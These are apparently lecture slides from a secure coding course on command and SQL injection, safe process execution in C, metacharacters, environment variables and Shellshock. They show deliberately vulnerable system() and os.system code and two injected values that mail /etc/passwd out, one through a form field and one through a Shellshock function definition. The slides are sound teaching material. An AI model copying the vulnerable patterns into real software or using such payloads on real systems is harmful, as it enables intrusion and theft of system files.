

CITS3007 Secure Coding

Injection and validation

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Highlights

- ▶ Injection
 - ▶ Vectors for injection: command string, environment (especially `PATH`)
- ▶ Metacharacters
- ▶ SQL and OS injection

Injection

“Injection”-type vulnerabilities are ranked amongst the CWE’s most dangerous vulnerabilities.

A small part of the CWE hierarchy:

- ▶ CWE-74: Injection
“Improper Neutralization of Special Elements in Output Used by a Downstream Component”
 - ▶ CWE-77: Command Injection
“Improper Neutralization of Special Elements used in a Command”
 - ▶ CW-943 Improper Neutralization of Special Elements in Data Query Logic
 - ▶ CWE-89: SQL Injection
“Improper Neutralization of Special Elements used in an SQL Command”

Injection

The CWE describes CW-74 “Injection” as follows:

“The software constructs all or part of a command, data structure, or record using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify how it is parsed or interpreted when it is sent to a downstream component.”

Improper Neutralization

The gist of “Improper Neutralization of Special Elements in Output” is that you must **always validate your inputs** – especially when they’ll be passed onto a downstream component.

We should assume inputs can be influenced by an attacker.

- ▶ “Special elements” are typically things like semicolons which have special meaning for some downstream component
 - ▶ e.g. they mark the start of a new command
- ▶ “Neutralizing” means to **quote** or **escape** those special elements so that they’re no longer treated as special

Downstream component

A “downstream component” could be

- ▶ a call to a library function.

For example, to

- ▶ display a picture
- ▶ play an animation
- ▶ execute an OS command

- ▶ a message sent to another service.

For example, to

- ▶ send a web request to some server
- ▶ query a database

Downstream component

“query a database”:


- ▶ It's easy to think of this as meaning “get some information from a database”
 - ▶ when it really means “perform operations on a database (which could be reads or modifications)”

“compile some files”:

- ▶ It's easy to think of this as meaning “read from some files, and create an output program”
 - ▶ When actually, most compilers are set up so that they can perform nearly arbitrary actions during “compilation”

Injection

We can imagine the situation looking something like this:



Injection example

The CWE includes examples of code vulnerable to each weakness. For example, for CWE-77 “Command Injection”:

```
int main(int argc, char** argv) {  
    char cmd[CMD_MAX] = "/usr/bin/cat ";  
    strcat(cmd, argv[1]);  
    system(cmd);  
}
```

Here, the developer's intent is that the user supply a filename as the first argument to the command (`argv[1]`).

Injection example

```
int main(int argc, char** argv) {  
    char cmd[CMD_MAX] = "/usr/bin/cat ";  
    strcat(cmd, argv[1]);  
    system(cmd);  
}
```

The `system` function is then used to execute `"/usr/bin/cat/" + argv[1]`.

Calling `system` with some string `str` has the same effect as running `/bin/sh -c str`

What can go wrong here?

Operating system commands in code

It's very common for programmers to insert `system` calls (or the equivalent) in application code.

(i.e. to “shell out” a command – have the command be interpreted by a command shell.)

Reasons for this:

- ▶ Lack of an equivalent library in the language
- ▶ Convenience, time saving
 - ▶ Shell is easier to use than library

C – high-level shell-spawning

C only provides one portable way of executing other programs – the `system function` (which you should avoid using).

```
int system(const char *command);
```

Unix systems will usually provide the `popen function`, which is similar (and also best avoided) but gives you a “pipe” through which you can send input to a newly spawned process (**or** receive output from it; but you have to choose one or the other)

```
FILE *popen(const char *command, const char *type);
```

These are both fairly “high-level” functions (in C terms).

C – low-level process building blocks

Since `system` and `popen` aren't considered safe, what do we use?

The answer: you need to build up your own OS-specific solutions from simpler “building blocks”.

On Unix systems, the low-level “building blocks” are:

- ▶ the “`exec`” family of functions (see `man execv`)
- ▶ the `fork()` function (see `man fork`; on Linux, this is a wrapper around the more powerful `clone()` system call)
- ▶ the `glob()` function (see `man glob`), or lower-level functions like `readdir()`

C – low-level process building blocks

The “exec*” family of functions

e.g. `int execv(const char *path, char *const argv[]);`
these replace the currently executing program with another.

`fork()` This lets you “clone” a near-copy of the current process.

`glob()` Find files which match a pattern

Building a solution

- ▶ Many ways to accidentally create security vulnerabilities with the `exec*` functions and `fork()`
- ▶ Unless experienced with them, you're usually best reading and adapting a well-vetted recipe from someone else.
- ▶ A good source is the *Secure Programming Cookbook for C and C++* by John Viega and Matt Messier (O'Reilly, 2003)
- ▶ Mostly available on the web via the O'Reilly website, <https://www.oreilly.com>
- ▶ Provides sample code
 - ▶ e.g. `spc_popen`, a safer version of `popen()`.
 - ▶ e.g. `spc_fork`, a safer wrapper around `fork()`.

Why is `system` unsafe?

Two main reasons:

- ▶ It invokes the system system shell, itself a complex piece of software
- ▶ It delegates to the system shell the job of
 - ▶ parsing the command(s) being executed – which could be an arbitrarily complex sequence of shell operations and wildcards
 - ▶ finding (somewhere on the user's `PATH`) any executables to be invoked

Both of these introduce lots of opportunities for things to go wrong, and especially, for injection attacks

```
char cmd[CMD_MAX] = "/usr/bin/cat ";  
strcat(cmd, argv[1]);  
system(cmd);
```


Why are `exec*` functions safer?

```
char cmd[] = "/usr/bin/cat";  
char* cmd_args[] = { "cat", argv[0], NULL };  
char* env[] = { NULL };  
int res = execve(cmd, cmd_args, env); // plus, probably, a fork()
```

- ▶ You have to specify the full path to the command being executed
 - ▶ (Though the functions with `p` in the name – `execlp`, `execvp`, `execvpe` – will do a search in the `PATH` if you're sure it's safe)
- ▶ You can invoke only one command, and have to break up the arguments yourself; there's no opportunity to "inject a semicolon"
 - ▶ (Though it's always possible to invoke `/usr/bin/sh` if you want to)

Why are `exec*` functions safer?

```
char cmd[] = "/usr/bin/cat";  
char* cmd_args[] = { "cat", argv[0], NULL };  
char* env[] = { NULL };  
int res = execve(cmd, cmd_args, env); // plus, probably, a fork()
```

- ▶ You have precise control over the environment variables the executed command can see, and can sanitize them
 - ▶ (Though the functions without an `e` at the end will just copy over the parent environment, if you're sure that's what you want)

system precautions

If you *have* to use `system()` ...

- ▶ Sanitize the environment
 - ▶ Always better to keep only environment variables you *want* to allow, rather than try to remove ones you think could be dangerous (that is – whitelist, don't blacklist)
- ▶ Ideally, pass only a fixed string argument, with no wildcard characters
- ▶ Avoid including in the string argument any data which has come from the user (e.g. via `argv`)
 - ▶ And if you must, better to whitelist “known safe” characters or substrings, than try to detect unsafe ones

exec* precautions

- ▶ You should close all file descriptors you don't wish to deliberately pass to the child
- ▶ As for `system`, you should sanitize the environment (perhaps just passing an empty environment)
- ▶ Ensure you've permanently dropped any privileges before calling an `exec*` function, else the new program will inherit them

Running commands from other languages

Most other languages (Python, Java, and others) provide a wrapper around or similar functionality to `system()`:

1em

| | | |
|--------------|--------------------------------|---|
| Language: | Python | Java |
| Method: | <code>os.system</code> | <code>Runtime.exec(String cmd)</code> |
| Sample code: | <code>os.system("ls *")</code> | <code>Runtime.getRuntime().exec("ls *");</code> |

Running commands from other languages

Most languages also provide a somewhat “safer” command-running method, more like the `exec*` functions.

Python:

- ▶ Classes and functions in the `subprocess` module allow tight control over exactly what is executed and how commands are passed

Java:

- ▶ `Runtime.exec(String[] cmdarray)` is similar to C's `execve`
- ▶ As opposed to `Runtime.exec(String command)` (the unsafe one)
- ▶ Other versions of `Runtime.exec()` expose additional functionality.

Example commands in code

Another example (taken from *Building Secure Software*, p.320).

A Python CGI script processes a submitted web form, and extracts whatever an end user put in the “mail recipient” field:

```
# ... construct a message in /tmp/cgi-mail  
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

Example commands in code

```
# ... construct a message in /tmp/cgi-mail  
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

The developer *assumes* recipient is an email address –
e.g. `bob@bigcompany.com`

Example commands in code

```
# ... construct a message in /tmp/cgi-mail  
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

The developer *assumes* recipient is an email address –
e.g. `bob@bigcompany.com`

But it could be:

```
attacker@hotmail.com < /etc/passwd;
```

Metadata and meta-characters

Metadata accompanies some body of data and provides additional information about it.

For example:

- ▶ how to display text strings by representing end-of-line characters
- ▶ indicating where a string ends, with an end-of-string marker
- ▶ mark-up such as HTML directives

For communications such as phone calls and email messages, metadata means all the data other than the message content (e.g. for emails, “To:”, “From:”, “Subject:”, date, etc)

In-band versus out-of-band

- ▶ **In-band representation** embeds metadata into the data itself.

For example:

- ▶ Length of C strings: encoded using **NUL** character as terminator in the data stream.

- ▶ **Out-of-band representation** separates metadata from data.

For example:

- ▶ Length of Java- or C++-style strings: stored separately outside the string.

(What are the advantages and drawbacks of each?)

Common meta-characters

Meta-**characters** are so common in some formats that it's easy to forget they are there.

For example:

- ▶ **separators** or **delimiters** used to encode multiple items in one string
- ▶ **escape sequences** which describe additional data. e.g.
 - ▶ newline character (`'\n'`), tab character (`'\t'`)
 - ▶ Unicode characters (`"\u0bf2"` in Python, “Tamil number one thousand”)
 - ▶ Binary sequences (`"\x48\x31"`)

Metacharacters represent actual data, not metadata, but indicate some special encoding/meaning

Common meta-characters

Examples of meta-characters:

- ▶ Filenames (e.g. `/var/log/messages`, `../etc/passwd`)
 - ▶ the directory separator `/`
 - ▶ parent sequence `..`
- ▶ Windows file or registry paths (separator `\`)
- ▶ Unix PATH variables (separator `:`)
- ▶ Email addresses (use `@` to delimit the domain name)

(What are some others?)

Meta-characters for Unix shells

Some examples

- ▶ # – Indicates a comment
- ▶ ; – terminates command
- ▶ ` – backtick – inserts output of a command

There are lots of other metacharacters, e.g.

^ \$? % & () > < [] * ! ~ |

SQL metacharacters

In SQL, the semicolon is a metacharacter which marks the end of a command.



(Source: <https://xkcd.com/327/>)

Environment variables

- ▶ **Environment variables** are an (often neglected) form of input
- ▶ An attacker may be able to change them.

They're not the same as *shell variables*.

Some especially significant environment variables:

- ▶ **PATH** – a search path for finding programs
- ▶ **LD_LIBRARY_PATH** – tells dynamic link loaders where to look for shared libraries
- ▶ **HOME** – location of user's home directory

Source of environment variables

How does a process get its environment variables?

In one of two ways:

- ▶ If a new process is created using the `fork()` system call, the child process will inherit its parent process's environment variables.



`execve(const char *pathname, char *const argv[], char *const envp)` doesn't copy any over, just creates the ones in `envp`

- ▶ You can also manually copy some from the existing `environ`

Problems with `PATH`

- ▶ `PATH` defines a search path to find programs
- ▶ If commands are called without explicit paths, an incorrect (e.g. malicious) version may be found

One default on old Unix systems was to put the current working directory first on the `PATH`:

```
PATH=./bin:/usr/bin:/usr/local/bin
```

Why might this be a problem?

Pre-loading attacks on Unix

Unix systems use a search path for dynamic libraries which can be defined/overridden by variables such as:

- ▶ `LD_LIBRARY_PATH`
- ▶ `LD_PRELOAD`

If an attacker can influence these paths, they can change the libraries which get loaded.

Modern libraries avoid using these variables for `setuid` programs.

Erasing environment variables

In C/C++:

A simple way to erase all environment variables is setting the global variable `environ` to `NULL`.

`environ` has the declaration:

```
extern char **environ;
```

(See `man 7 environ`.)

Though note, the documentation of `environ` doesn't explicitly say you *can* write to the variable this way.

Shellshock

Bash (as with other programs) has environment variables.

Some of those can hold one-line *functions*:

```
sayhi() { echo "hi"; }
```

Bash's only way of “importing” a function is to run the function definition.

Shellshock

In vulnerable versions of `bash`, one could append arbitrary commands at the *end* of such a function definition.

```
sayhi() { echo "hi"; }; sendmail me@me.com </etc/passwd
```

A major problem, since many web servers at the time allowed web requests to be handled by scripts, and passed attacker-controllable information about a web request in environment variables.

Shellshock

The fix: environment variables holding *function* definitions are now marked with a special prefix and suffix, so that normal variables can't be treated as functions.